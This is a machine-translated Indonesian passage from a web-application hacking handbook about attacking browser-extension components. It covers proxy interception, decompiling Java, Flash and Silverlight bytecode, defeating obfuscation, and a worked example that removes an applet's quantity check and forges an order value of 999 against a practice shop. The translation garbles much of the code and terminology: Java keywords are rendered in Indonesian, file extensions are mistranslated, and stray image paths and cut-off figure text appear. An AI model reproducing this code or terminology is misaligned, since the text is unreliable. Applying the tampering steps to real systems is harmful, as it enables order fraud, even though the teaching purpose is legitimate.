Masalah kedua adalah komponen klien mungkin tidak menerima sertifikat SSL yang disajikan oleh proxy pencegat Anda. Jika proxy Anda menggunakan sertifikat umum yang ditandatangani sendiri, dan Anda telah mengonfigurasi browser Anda untuk menerimanya, komponen ekstensi browser tetap dapat menolak sertifikat tersebut. Ini mungkin karena ekstensi browser tidak mengambil konfigurasi browser untuk sertifikat tepercaya sementara, atau mungkin karena komponen itu sendiri secara terprogram mengharuskan sertifikat yang tidak tepercaya tidak boleh diterima. Apa pun kasusnya, Anda dapat menghindari masalah ini dengan mengonfigurasi proxy Anda untuk menggunakan sertifikat CA master, yang digunakan untuk menandatangani sertifikat per host yang valid untuk setiap situs yang Anda kunjungi, dan menginstal sertifikat CA di penyimpanan sertifikat tepercaya komputer Anda.

Dalam beberapa kasus yang jarang terjadi, Anda mungkin menemukan bahwa komponen klien berkomunikasi menggunakan protokol selain HTTP, yang tidak dapat ditangani dengan menggunakan

mencegat proxy. Dalam situasi ini, Anda mungkin masih dapat melihat dan mengubah lalu lintas yang terpengaruh dengan menggunakan alat pelacak jaringan atau alat pengait fungsi. Salah satu contohnya adalah Echo Mirage, yang dapat menyuntikkan ke dalam proses dan mencegat panggilan ke API soket, memungkinkan Anda untuk melihat dan mengubah data sebelum dikirim melalui jaringan. Echo Mirage dapat diunduh dari URL berikut:

www.bindshell.net/tools/echomirage

LANGKAH HACK

- 1. Pastikan proxy Anda mencegat semua lalu lintas dari ekstensi browser dengan benar.**
Jika perlu, gunakan sniffer untuk mengidentifikasi lalu lintas yang tidak di-proxy dengan benar.
- 2. Jika komponen klien menggunakan skema serialisasi standar, pastikan Anda memiliki alat yang diperlukan untuk membongkar dan memodifikasinya. Jika komponen menggunakan mekanisme enkode atau enkripsi berpemilik, Anda perlu mendekompilasi atau men-debug komponen untuk mengujinya sepenuhnya.**
- 3. Tinjau respons dari server yang memicu logika sisi klien utama. Seringkali, intersepsi tepat waktu dan modifikasi respons server memungkinkan Anda untuk "membuka" GUI klien, membuatnya mudah untuk mengungkapkan dan kemudian melakukan tindakan istimewa yang kompleks atau bertingkat.**
- 4. Jika aplikasi melakukan logika kritis atau kejadian yang seharusnya tidak dapat dipercaya untuk dilakukan oleh komponen klien (seperti menggambar kartu atau melempar dadu dalam aplikasi perjudian), cari korelasi apa pun antara eksekusi logika kritis dan komunikasi dengan server. Jika klien tidak berkomunikasi dengan server untuk menentukan hasil acara, aplikasi pasti rentan.**

Mengurai Ekstensi Peramban

Sejauh ini, metode yang paling menyeluruh untuk menyerang komponen ekstensi browser adalah dengan mendekompilasi objek, melakukan tinjauan lengkap terhadap kode sumber, dan jika perlu memodifikasi kode untuk mengubah perilaku objek, dan mengkompilasi ulang. Seperti yang sudah dibahas, ekstensi browser dikompilasi menjadi bytecode. Bytecode adalah representasi biner independen platform tingkat tinggi yang dapat dijalankan oleh juru bahasa yang relevan (seperti Java Virtual Machine atau Flash Player), dan setiap teknologi ekstensi browser menggunakan format bytecode sendiri. Akibatnya, aplikasi dapat berjalan di platform apa pun yang dapat dijalankan oleh juru bahasa itu sendiri.

Sifat representasi bytecode tingkat tinggi berarti bahwa secara teoritis selalu mungkin untuk mendekompilasi bytecode menjadi sesuatu yang menyerupai kode sumber asli. Namun, berbagai teknik defensif dapat digunakan untuk menyebabkan kegagalan dekompilasi, atau menghasilkan kode dekompilasi yang sangat sulit untuk diikuti dan ditafsirkan.

Tunduk pada pertahanan kebingungan ini, dekompilasi bytecode biasanya merupakan rute yang lebih disukai untuk memahami dan menyerang komponen ekstensi browser. Ini memungkinkan Anda meninjau logika bisnis, menilai fungsionalitas penuh aplikasi sisi klien, dan mengubah perilakunya dengan cara yang ditargetkan.

Mengunduh Bytecode

Langkah pertama adalah mengunduh bytecode yang dapat dieksekusi untuk mulai Anda kerjakan. Secara umum, bytecode dimuat dalam satu file dari URL yang ditentukan dalam kode sumber HTML untuk halaman aplikasi yang menjalankan ekstensi browser. Applet Java umumnya dimuat menggunakan <applet>tag, dan komponen lainnya umumnya dimuat menggunakan <objek>menandai. Misalnya:

```
<kode applet="CheckQuantity.class" codebase="/scripts"
id="CheckQuantityApplet">
</applet>
```

Dalam beberapa kasus, URL yang memuat bytecode mungkin kurang jelas, karena komponen dapat dimuat menggunakan berbagai skrip pembungkus yang disediakan oleh kerangka kerja ekstensi browser yang berbeda. Cara lain untuk mengidentifikasi URL untuk bytecode adalah dengan melihat riwayat proxy Anda setelah browser Anda memuat ekstensi browser. Jika Anda mengambil pendekatan ini, Anda perlu menyadari dua hambatan potensial:

- Beberapa alat proxy menerapkan filter ke riwayat proxy untuk bersembunyi dari item tampilan seperti gambar dan file lembar gaya yang biasanya kurang Anda minati. Jika Anda tidak dapat menemukan permintaan untuk bytecode ekstensi browser, Anda harus memodifikasi filter tampilan riwayat proxy sehingga bahwa semua item terlihat.
- Browser biasanya meng-cache bytecode yang diunduh untuk komponen ekstensi lebih agresif daripada yang mereka lakukan untuk sumber daya statis lainnya seperti gambar. Jika browser Anda telah memuat bytecode untuk suatu komponen, bahkan melakukan penyegaran penuh untuk halaman yang menggunakan komponen tersebut tidak dapat menyebabkan browser meminta komponen itu lagi. Dalam kemungkinan ini, Anda mungkin perlu menghapus cache browser sepenuhnya, mematikan setiap browser, lalu memulai sesi browser baru untuk memaksa browser Anda meminta bytecode lagi.

Ketika Anda telah mengidentifikasi URL untuk bytecode ekstensi browser, biasanya Anda cukup menempelkan URL ini ke bilah alamat browser Anda. Browser Anda kemudian meminta Anda untuk menyimpan file bytecode di sistem file lokal Anda.

TIP **i**ka Anda telah mengidentifikasi permintaan untuk bytecode dalam riwayat Burp Proxy Anda, dan respons server berisi bytecode lengkap (dan bukan referensi ke salinan cache sebelumnya), Anda dapat menyimpan bytecode langsung ke file

dari dalam Bersendawa. Cara paling andal untuk melakukannya adalah dengan memilih tab Header di dalam penampil respons, klik kanan panel bawah yang berisi isi respons, dan pilih Salin ke File dari menu konteks.

Mengurai Bytecode

Bytecode biasanya didistribusikan dalam paket file tunggal, yang mungkin perlu dibongkar untuk mendapatkan file bytecode individual untuk didekompilasi menjadi kode sumber.

Applet Java biasanya dikemas sebagai file .stoples (Arsip Java), dan objek Silverlight dikemas sebagai file .xap ffile. Kedua jenis file ini menggunakan format arsip zip, sehingga Anda dapat dengan mudah mengekstraknya dengan mengganti nama file dengan ekstensi .rlsletting ekstensi dan kemudian menggunakan pembaca zip apa pun untuk mengekstraknya ke dalam file individual yang dikandungnya. Bytecode Java terkandung dalam file .kelas ffile, dan bytecode Silverlight terkandung dalam file .dll ffile. Setelah membongkar paket file yang relevan, Anda perlu mendekompilasi file-file ini untuk mendapatkan kode sumber.

Objek flash dikemas sebagai file .swf ffile dan tidak memerlukan pembongkaran apa pun sebelum Anda menggunakan dekompile.

Untuk melakukan dekomplilasi bytecode yang sebenarnya, Anda perlu menggunakan beberapa alat khusus, bergantung pada jenis teknologi ekstensi browser yang digunakan, seperti yang dijelaskan di bagian berikut.

Alat Jawa

bytecode Java dapat didekompilasi menjadi kode sumber Java menggunakan alat bernama Jad (Java decompiler), yang tersedia dari:

www.varaneckas.com/jad

Alat Flash

Flash bytecode dapat didekompilasi menjadi kode sumber ActionScript. Pendekatan alternatif, yang seringkali lebih efektif, adalah membongkar bytecode menjadi bentuk yang dapat dibaca manusia, tanpa benar-benar mendekompilasi sepenuhnya menjadi kode sumber.

Untuk mendekompilasi dan membongkar Flash, Anda dapat menggunakan alat berikut:

- Flasm —www.nowrap.de/flasm
- Suar —www.nowrap.de/flare
- Pemindaian SWFS —www.hp.com/go/swfscan (ini berfungsi untuk Actionscript 2 dan 3)

Alat Cahaya Perak

Kode byte Silverlight dapat didekompilasi menjadi kode sumber menggunakan alat bernama . Reflektor .NET, yang tersedia dari:

www.red-gate.com/products/dotnet-development/reflector/

Bekerja pada Kode Sumber

Setelah mendapatkan kode sumber untuk komponen tersebut, atau sesuatu yang mirip dengannya, Anda dapat mengambil berbagai pendekatan untuk menyerangnya. Langkah pertama umumnya adalah meninjau kode sumber untuk memahami cara kerja komponen dan fungsionalitas apa yang dikandungnya atau referensinya. Berikut beberapa item yang harus dicari:

- Validasi input atau logika dan peristiwa terkait keamanan lainnya yang terjadi di sisi klien
- Kebingungan atau rutinitas enkripsi digunakan untuk membungkus data yang disediakan pengguna sebelum dikirim ke server
- "Fungsionalitas sisi klien yang tersembunyi" yang tidak terlihat di antarmuka pengguna Anda, tetapi Anda mungkin dapat membukanya dengan memodifikasi komponen
- Referensi ke fungsionalitas sisi server yang belum Anda identifikasi sebelumnya melalui pemetaan aplikasi Anda

Seringkali, meninjau kode sumber mengungkap beberapa fungsi menarik di dalam komponen yang ingin Anda ubah atau manipulasi untuk mengidentifikasi potensi kerentanan keamanan. Ini mungkin termasuk menghapus validasi input sisi klien, mengirimkan data nonstandar ke server, memanipulasi keadaan atau peristiwa sisi klien, atau secara langsung menjalankan fungsionalitas yang ada dalam komponen.

Anda dapat mengubah perilaku komponen dalam beberapa cara, seperti yang dijelaskan di bagian berikut.

Mengkompilasi Ulang dan Mengeksekusi Dalam Browser

Anda dapat memodifikasi kode sumber yang didekompilasi untuk mengubah perilaku komponen, mengkompilasi ulang menjadi bytecode, dan menjalankan komponen yang dimodifikasi di dalam browser Anda. Pendekatan ini sering kali lebih disukai saat Anda perlu memanipulasi peristiwa sisi klien utama, seperti pengguliran dedu dalam aplikasi game.

Untuk melakukan kompilasi ulang, Anda perlu menggunakan alat pengembang yang relevan dengan teknologi yang Anda gunakan:

- Untuk Java, gunakan `javac` di JDK untuk mengkompilasi ulang kode sumber Anda yang telah dimodifikasi.
- Untuk Flash, Anda dapat menggunakan `flash compiler` untuk memasang kembali bytecode Anda yang dimodifikasi atau salah satu studio pengembangan Flash dari Adobe untuk mengkompilasi ulang kode sumber ActionScript yang dimodifikasi.
- Untuk Silverlight, gunakan Visual Studio untuk mengkompilasi ulang kode sumber Anda yang telah dimodifikasi.

Setelah mengkompilasi ulang kode sumber Anda menjadi satu atau lebih file bytecode, Anda mungkin perlu mengemas ulang file yang dapat didistribusikan jika diperlukan untuk teknologi yang digunakan. Untuk Java dan Silverlight, ganti file bytecode yang dimodifikasi di file

membongkar arsip, mengemas ulang menggunakan utilitas zip, lalu mengubah ekstensi kembali ke .stoplesatau .xapsewajarnya.

Langkah terakhir adalah memuat komponen Anda yang telah dimodifikasi ke dalam browser Anda sehingga perubahan Anda dapat diterapkan dalam aplikasi yang sedang Anda uji. Anda dapat mencapai ini dengan berbagai cara:

- Jika Anda dapat menemukan file fisik dalam cache on-disk browser Anda yang berisi executable asli, Anda dapat menggantinya dengan versi modifikasi dan memulai ulang browser Anda. Pendekatan ini mungkin sulit jika browser Anda tidak menggunakan file individu yang berbeda untuk setiap sumber daya yang di-cache atau jika caching komponen ekstensi browser hanya diterapkan di memori.
- Dengan menggunakan proxy pencegat, Anda dapat memodifikasi kode sumber halaman yang memuat komponen dan menentukan URL yang berbeda, menunjuk ke sistem file lokal atau server web yang Anda kontrol. Pendekatan ini biasanya sulit dilakukan karena mengubah domain tempat komponen dimuat dapat melanggar kebijakan asal browser yang sama dan mungkin memerlukan konfigurasi ulang browser Anda atau metode lain untuk melemahkan kebijakan ini.
- Anda dapat menyebabkan browser Anda memuat ulang komponen dari server asli (seperti yang dijelaskan di bagian sebelumnya "Mengunduh Bytecode"), menggunakan proxy Anda untuk mencegat respons yang berisi executable, dan mengganti badan pesan dengan versi modifikasi Anda. Di Burp Proxy, Anda dapat menggunakan opsi menu konteks Tempel dari File untuk mencapainya. Pendekatan ini biasanya paling mudah dan paling kecil kemungkinannya untuk mengalami masalah yang dijelaskan sebelumnya.

Mengkompilasi Ulang dan Mengeksekusi Di Luar Browser

Dalam beberapa kasus, tidak perlu mengubah perilaku komponen saat dieksekusi. Misalnya, beberapa komponen ekstensi browser memvalidasi input yang disediakan pengguna, lalu menyamarkan atau mengenkripsi hasilnya sebelum mengirimkannya ke server. Dalam situasi ini, Anda mungkin dapat memodifikasi komponen untuk melakukan penyamaran atau enkripsi yang diperlukan pada masukan acak yang tidak divalidasi dan hanya mengeluarkan hasilnya secara lokal. Anda kemudian dapat menggunakan proxy Anda untuk mencegat permintaan yang relevan ketika komponen asli mengirimkan input yang divalidasi, dan Anda dapat menggantinya dengan nilai yang dihasilkan oleh komponen Anda yang telah dimodifikasi.

Untuk melakukan serangan ini, Anda perlu mengubah executable asli, yang dirancang untuk dijalankan dalam ekstensi browser yang relevan, menjadi program mandiri yang dapat dijalankan di baris perintah. Cara ini dilakukan tergantung pada bahasa pemrograman yang digunakan. Misalnya, di Java Anda hanya perlu mengimplementasikan autamametode. Bagian "Java Applet: A Worked Example" memberikan contoh bagaimana melakukannya.

Memanipulasi Komponen Asli Menggunakan JavaScript

Dalam beberapa kasus, tidak perlu mengubah bytecode komponen. Sebaliknya, Anda mungkin dapat mencapai tujuan Anda dengan memodifikasi JavaScript di dalam halaman HTML yang berinteraksi dengan komponen.

Setelah meninjau kode sumber komponen, Anda dapat mengidentifikasi semua metode publiknya yang dapat dipanggil langsung dari JavaScript, dan cara parameter untuk metode tersebut ditangani. Seringkali, lebih banyak metode tersedia daripada yang pernah dipanggil dari dalam halaman aplikasi, dan Anda juga dapat menemukan lebih banyak tentang tujuan dan penanganan parameter untuk metode ini.

Sebagai contoh, sebuah komponen dapat memaparkan sebuah metode yang dapat dipanggil untuk mengaktifkan atau menonaktifkan bagian dari antarmuka pengguna yang terlihat. Dengan menggunakan proxy pencegat, Anda mungkin dapat mengedit halaman HTML yang memuat komponen dan memodifikasi atau menambahkan beberapa JavaScript untuk membuka bagian antarmuka yang tersembunyi.

LANGKAH HACK

1. Gunakan teknik yang dijelaskan untuk mendownload bytecode komponen, mengekstraknya, dan mendekompilasinya menjadi kode sumber.
2. Tinjau kode sumber yang relevan untuk memahami pemrosesan apa yang sedang dilakukan.
3. Jika komponen berisi metode publik apa pun yang dapat dimanipulasi untuk mencapai tujuan Anda, mencegat respons HTML yang berinteraksi dengan komponen, dan menambahkan beberapa JavaScript untuk menjalankan metode yang sesuai menggunakan masukan Anda.
4. Jika tidak, ubah kode sumber komponen untuk mencapai tujuan Anda, lalu kompilasi ulang dan jalankan, baik di browser Anda atau sebagai program mandiri.
5. Jika komponen digunakan untuk mengirimkan data yang disamarkan atau dienkripsi ke server, gunakan versi modifikasi komponen Anda untuk mengirimkan berbagai string serangan yang dikaburkan yang sesuai ke server untuk menyelidiki kerentanan, seperti yang Anda lakukan untuk parameter lainnya.

Mengatasi Kebingungan Bytecode

Karena kemudahan bytecode dapat didekomplasi untuk memulihkan sumbernya, berbagai teknik telah dikembangkan untuk mengaburkan bytecode itu sendiri. Menerapkan teknik ini menghasilkan bytecode yang lebih sulit untuk didekomplasi atau didekomplasi menjadi kode sumber yang menyesatkan atau tidak valid yang mungkin sangat sulit untuk dipahami dan tidak mungkin dikompilasi ulang tanpa usaha yang substansial. Misalnya, pertimbangkan sumber Java yang disamarkan berikut ini:

```
paket myapp.interface;
import myapp.class.public; import
myapp.throw.throw;
```

```
import if.if.if.else; import
java.awt.event.KeyEvent;

public class double extends public mengimplementasikan ketat {

    ganda publik (j j1)
    {
        _mthif();
        _fldif = j1;
    }
    private void _mthif(ActionEvent actionevent) {

        _mthif(((KeyEvent) (null)));
        beralih(_fldif._mthnew()_.fldif) {

            kasus 0:
            _fldfloat.setEnabled(false);
            _fldboolean.setEnabled(false);
            _fldinstanceof.setEnabled(false);
            _fldint.setEnabled(false);
            merusak;
        ...
    }
}
```

Teknik obfuscation yang umum digunakan adalah sebagai berikut:

- Nama kelas, metode, dan variabel anggota yang bermakna diganti dengan ekspresi yang tidak berarti seperti a, b, dan c. Ini memaksa pembaca kode yang didekompilasi untuk mengidentifikasi tujuan setiap item dengan mempelajari cara penggunaannya. Ini dapat mempersulit untuk melacak berbagai item saat melacaknya melalui kode sumber.
- Lebih jauh, beberapa obfuscator mengganti nama item dengan kata kunci yang disediakan untuk bahasa tersebut, seperti `baruDanint`. Meskipun ini secara teknis menjadikan bytecode ilegal, sebagian besar mesin virtual (VM) mentolerir kode ilegal, dan dijalankan secara normal. Namun, bahkan jika dekompiler dapat menangani bytecode ilegal, kode sumber yang dihasilkan bahkan lebih sulit dibaca daripada yang baru saja dijelaskan. Lebih penting lagi, sumber tidak dapat dikompilasi ulang tanpa pengerjaan ulang ekstensif untuk secara konsisten mengganti nama item yang diberi nama secara ilegal.
- Banyak obfuscator menghapus debug dan informasi meta yang tidak perlu dari bytecode, termasuk nama file sumber dan nomor baris (yang membuat jejak tumpukan kurang informatif), nama variabel lokal (yang membuat debugging frustrasi), dan informasi kelas dalam (yang menghentikan refleksi agar tidak berfungsi dengan baik).
- Kode redundan dapat ditambahkan yang membuat dan memanipulasi berbagai jenis data dengan cara yang terlihat signifikan, tetapi itu otonom dari data nyata yang benar-benar digunakan oleh fungsionalitas aplikasi.

- Jalur eksekusi melalui kode dapat dimodifikasi dengan cara yang berbelit-belit, melalui penggunaan instruksi lompatan, sehingga urutan logika eksekusi sulit dilihat saat membaca melalui sumber yang telah didekompilasi.
- Konstruksi pemrograman ilegal dapat diperkenalkan, seperti pernyataan yang tidak dapat dijangkau dan jalur kode yang hilangkembalipernyataan. Sebagian besar VM mentolerir fenomena ini dalam bytecode, tetapi sumber yang didekompilasi tidak dapat dikompilasi ulang tanpa memperbaiki kode ilegal.

LANGKAH HACK

Taktik yang efektif untuk mengatasi kebingungan kode byte bergantung pada teknik yang digunakan dan tujuan Anda menganalisis sumbernya. Berikut adalah beberapa saran:

1. Anda dapat meninjau komponen untuk metode publik tanpa sepenuhnya memahami sumbernya. Harus jelas metode mana yang dapat dipanggil dari JavaScript, dan apa tanda tangan mereka, memungkinkan Anda untuk menguji perilaku metode dengan mengirimkan berbagai masukan.
2. Jika kelas, metode, dan nama variabel anggota telah diganti dengan ekspresi yang tidak berarti (tetapi bukan kata khusus yang dicadangkan oleh bahasa pemrograman), Anda dapat menggunakan fungsi pemfaktoran ulang yang dibangun ke dalam banyak IDE untuk membantu Anda memahami kode. Dengan mempelajari bagaimana item digunakan, Anda dapat mulai memberinya nama yang bermakna. Jika Anda menggunakan ganti nama alat di dalam IDE, ini banyak membantu Anda, melacak penggunaan item di seluruh basis kode dan mengganti namanya di mana saja.
3. Anda sebenarnya dapat membatalkan banyak kebingungan dengan menjalankan bytecode yang dikaburkan melalui obfuscator untuk kedua kalinya dan memilih opsi yang sesuai. Obfuscator yang berguna untuk Java adalah Jode. Itu dapat menghapus jalur kode berlebihan yang ditambahkan oleh obfuscator lain dan memfasilitasi proses pemahaman nama yang dikaburkan dengan menetapkan nama unik global untuk item.

Applet Java: Contoh yang Berhasil

Kami sekarang akan mempertimbangkan contoh singkat dekompilasi ekstensi browser dengan melihat aplikasi belanja yang melakukan validasi masukan dalam applet Java.

Dalam contoh ini, formulir yang mengirimkan jumlah pesanan yang diminta pengguna terlihat seperti ini:

```
<form method="post" action="Shop.aspx?prod=2" onsubmit="return
validateForm(this)">
<input type="hidden" name="obfpad"
value="klGSB8X9x0WFv9KGqilePdqaxHIIsU5RnojwPdBRgZuiXSB3TgkupaFigj
UQm8CIP5HJxpidrPOuQPw63ogZ2vbyiOevPrkxFiuUxA8Gn30o1ep2Lax6IyuyEU
```

```
D9SmG7c">
<skrip>
functionvalidasiForm(theForm) {

    var obfquantity =

        document.CheckQuantityApplet.doCheck(theForm.quantity.value,
        theForm.obfpad.value); jika (obfquantity == tidak terdefinisi)
    {
        alert('Masukkan jumlah yang valid.');?>
        kembali salah;

    }
    theForm.quantity.value = obfquantity; kembali
    benar;
}
</skrip>
<kode applet="CheckQuantity.class" codebase="/scripts" width="0" height="0"

id="CheckQuantityApplet"></applet> Produk:
Samsung Multiverse <br/> Harga: 399 <br/>

Kuantitas: <input type="text" name="quantity"> (Kuantitas maksimum adalah 50) <br/>
<input type="kirim" value="Beli"> </form>
```

Ketika formulir dikirimkan dengan jumlah 2, permintaan berikut dibuat:

```
POST /shop/154/Shop.aspx?prod=2 HTTP/1.1 Host:
mdsec.net
Content-Type: application/x-www-form-urlencoded Content-
Length: 77

obfpad=kIGSB8X9x0WFv9KGqilePdqaxHIsU5RnojwPdBRgZuiXSB3TgkupaFigjUQm8CIP5
HJxpdrPOuQ
Pw63ogZ2vbyiOevPrkxFiuUxA8Gn3o1ep2Lax6IyuyEUD9SmG7c&jumlah=4b282c510f 776a405f465
877090058575f445b536545401e4268475e105b2d15055c5d5204161000
```

Seperti yang dapat Anda lihat dari kode HTML, saat formulir dikirimkan, skrip validasi melewati kuantitas yang disediakan pengguna, dan nilai dari obfpad parameter, ke applet Java yang dipanggil Periksa Jumlah. Applet tampaknya melakukan validasi input yang diperlukan dan mengembalikan ke skrip versi kuantitas yang dikaburkan, yang kemudian dikirimkan ke server.

Karena aplikasi sisi server mengonfirmasi pesanan kami untuk dua unit, jelas bahwa kuantitas parameter entah bagaimana berisi nilai yang kami minta. Namun, jika kami mencoba mengubah parameter ini tanpa sepengetahuan algoritme obfuscation, serangan akan gagal, mungkin karena server gagal membongkar nilai obfuscation kami dengan benar.

Dalam situasi ini, kita dapat menggunakan metodologi yang telah dijelaskan untuk mendekompilasi applet Java dan memahami fungsinya. Pertama, kita perlu mengunduh bytecode untuk applet dari URL yang ditentukan diapplet tag halaman HTML:

```
/scripts/CheckQuantity.class
```

Karena executable tidak dikemas sebagai file .jar file, tidak perlu membongkarnya, dan kita dapat menjalankan Jad langsung pada file .kelas file:

```
C:\tmp>jad CheckQuantity.class
```

```
Parsing CheckQuantity.class...Versi file kelas adalah 50.0 (hanya 45.3, 46.0 dan 47.0 yang didukung)
```

```
Menghasilkan CheckQuantity.jad Tidak dapat sepenuhnya mendekompilasi metode doCheck
```

```
Tidak dapat menyelesaikan semua penanganan pengecualian dalam metode doCheck
```

Jad menampilkan kode sumber yang telah didekompilese sebagai file .jad file, yang dapat kita lihat di editor teks apa pun:

```
// Didekompile oleh Jad v1.5.8f. Hak Cipta 2001 Pavel Kouznetsov. // Beranda Jad:
```

```
http://www.kpdus.com/jad.html
```

```
// Opsi dekompile: packimports(3) // Nama File
```

```
Sumber: CheckQuantity.java
```

```
impor java.applet.Applet;
```

```
CheckQuantity kelas publik meluas Applet {
```

```
    CheckQuantity publik()
```

```
{
```

```
}
```

```
    doCheck String publik (String s, String s1) {
```

```
        int i = 0;
```

```
        i = Integer.parseInt(s); jika(i <= 0
```

```
        || i > 50)
```

```
            kembali nol;
```

```
            hancurkan MISSING_BLOCK_LABEL_26;
```

```
            pengecualian pengecualian;
```

```
            pengecualian;
```

```
            kembali nol;
```

```
            String s2 = (new StringBuilder()).append("rand=").append
```

```
(Math.random()).append("&q=").append(Integer.toString(i)).append ("&dicentang=
```



```
benar").toString();
```

```
            StringBuilder stringBuilder = new StringBuilder(); untuk(int j = 0; j <
```

```
s2.panjang(); j++)
```

```
{
```

```
            String s3 = (StringBuilder baru()).tambahkan('0').tambahkan
```

```
(Integer.toHexString((byte)s1.charAt(j * 19 + 7) % s1.length()) ^ s2.charAt(j))).toString();
```

```

        int k = s3.panjang(); jika (k >
    2)
        s3 = s3.substring(k - 2, k);
        stringbuilder.append(s3);
    }

    kembalikan stringbuilder.toString();
}
}

```

Seperti yang Anda lihat dari sumber yang didekompile, Jad telah melakukan tugas dekompile yang wajar, dan kode sumber untuk appletnya sederhana. KetikadoCheck metode ini disebut dengan user-disediakan kuantitas dan aplikasi yang disediakan obfpadparameter, applet pertama-tama memvalidasi bahwa kuantitas adalah angka yang valid dan antara 1 dan 50. Jika demikian, applet membuat string pasangan nama-nilai menggunakan format string kueri URL, yang mencakup kuantitas yang divalidasi. Terakhir, ia mengaburkan string ini dengan melakukan operasi XOR terhadap karakter dengan obfpadstring yang disediakan aplikasi. Ini adalah cara yang cukup mudah dan umum untuk menambahkan beberapa kebingungan dangkal ke data untuk mencegah gangguan sepele.

Kami telah menjelaskan berbagai pendekatan yang dapat Anda ambil saat mendekompilasi dan menganalisis kode sumber untuk komponen ekstensi browser. Dalam hal ini, cara termudah untuk menumbangkan applet adalah sebagai berikut:

1. Modifikasi doCheck metode untuk menghapus validasi input, memungkinkan Anda untuk menyediakan string arbitrer sebagai kuantitas Anda.
2. Tambahkan autamametode, memungkinkan Anda untuk menjalankan komponen yang dimodifikasi dari baris perintah. Metode ini hanya memanggil yang dimodifikasi doCheck metode dan mencetak hasil yang disamarkan ke konsol.

Ketika Anda telah membuat perubahan ini, kode sumber yang dimodifikasi adalah sebagai berikut:

```
CheckQuantity kelas publik {
```

```

    public static void main(String[] a) {

        System.out.println(doCheck("999",
"klGSB8X9x0WFv9KGqilePdqaxHIsU5RnojwPdBRgZuiXSB3TgupaFigjUQm8CIP5HJxpi
drPOuQPw63ogZ2vbyiOevPrkxFiuUxA8Gn30o1ep2Lax6IyuyEUD9 SmG7c"));
    }

    publik String statis doCheck(String s, String s1) {

        String s2 = (New StringBuilder()).append("rand=").append
(Math.random()).append("&q=").append(s).append ("&checked=true").toString ();

        StringBuilder stringbuilder = new StringBuilder(); untuk(int j = 0; j <
s2.panjang(); j++)
{
    String s3 = (StringBuilder baru()).tambahkan('0').tambahkan

```

```
(Integer.toHexString((byte)s1.charAt((j * 19 + 7) % s1.length()) ^ s2.charAt(j))).toString();

int k = s3.panjang(); jika (k >
2)
    s3 = s3.substring(k - 2, k);
    stringbuilder.append(s3);
}
kembalikan stringbuilder.toString(); }

}
```

Versi komponen yang dimodifikasi ini menyediakan string yang disamarkan yang valid untuk jumlah arbitrer 999. Perhatikan bahwa Anda dapat menggunakan input nonnumerik di sini, memungkinkan Anda menyelidiki aplikasi untuk berbagai jenis kerentanan berbasis input.

TIP Program Jad menyimpan kode sumbernya yang telah didekompile dengan ekstensi .jad perpanjangan. Namun, jika Anda ingin memodifikasi dan mengompilasi ulang kode sumber, Anda perlu mengganti nama setiap file sumber dengan ekstensi .java perpanjangan.

Yang tersisa hanyalah mengompilasi ulang kode sumber menggunakan compiler javac yang disertakan dengan Java SDK, lalu menjalankan komponen dari baris perintah:

```
C:\tmp>javac CheckQuantity.java C:\tmp>java CheckQuantity
4b282c510f776a455d425a7808015c555f42585460464d1e42684c414a152b1e0b5a520a
145911171609
```

Komponen kami yang dimodifikasi sekarang telah melakukan kebingungan yang diperlukan pada jumlah 999 kami yang sewenang-wenang. Untuk mengirimkan serangan ke server, kami hanya perlu mengirimkan formulir pemesanan dengan cara biasa menggunakan input yang valid, mencegat permintaan yang dihasilkan menggunakan proxy kami, dan mengganti kuantitas yang dikaburkan dengan yang disediakan oleh komponen kami yang dimodifikasi. Perhatikan bahwa jika aplikasi mengeluarkan bantalan kebingungan baru setiap kali formulir pemesanan dimuat, Anda perlu memastikan bahwa bantalan kebingungan yang dikirimkan kembali ke server cocok dengan yang digunakan untuk mengaburkan jumlah yang juga dikirimkan.

COBALAH!

Contoh-contoh ini menunjukkan serangan yang baru saja dijelaskan dan serangan yang sesuai menggunakan teknologi Silverlight dan Flash:

```
http://mdsec.net/shop/154/ http://
mdsec.net/shop/167/ http://
mdsec.net/shop/179/
```


Memasang Debugger

Dekompilasi adalah metode paling lengkap untuk memahami dan mengkompromikan ekstensi browser. Namun, dalam komponen besar dan kompleks yang berisi puluhan ribu baris kode, hampir selalu lebih cepat untuk mengamati komponen selama eksekusi, menghubungkan metode dan kelas dengan aksi utama dalam antarmuka. Pendekatan ini juga menghindari kesulitan yang mungkin timbul dengan menafsirkan dan mengkompilasi ulang bytecode yang disamarkan. Seringkali, mencapai tujuan tertentu semudah menjalankan fungsi kunci dan mengubah perilakunya untuk menghindari kontrol yang diterapkan di dalam komponen.

Karena debugger bekerja pada level bytecode, ia dapat dengan mudah digunakan untuk mengontrol dan memahami aliran eksekusi. Secara khusus, jika kode sumber dapat diperoleh melalui dekompileasi, breakpoint dapat diatur pada baris kode tertentu, memungkinkan pemahaman yang diperoleh melalui dekompileasi didukung oleh pengamatan praktis dari jalur kode yang diambil selama eksekusi.

Meskipun debugger yang efisien tidak sepenuhnya matang untuk semua teknologi ekstensi browser, debugging didukung dengan baik untuk applet Java. Sejauh ini, sumber daya terbaik untuk ini adalah JavaSnoop, debugger Java yang dapat mengintegrasikan Jad untuk mendekompilasi kode sumber, melacak variabel melalui aplikasi, dan menyetel breakpoint pada metode ke v
digunakan untuk hoo
menunjukkan JavaS

ows JavaSnoop sedang
browser. Gambar 5-7
alue dari suatu metode.



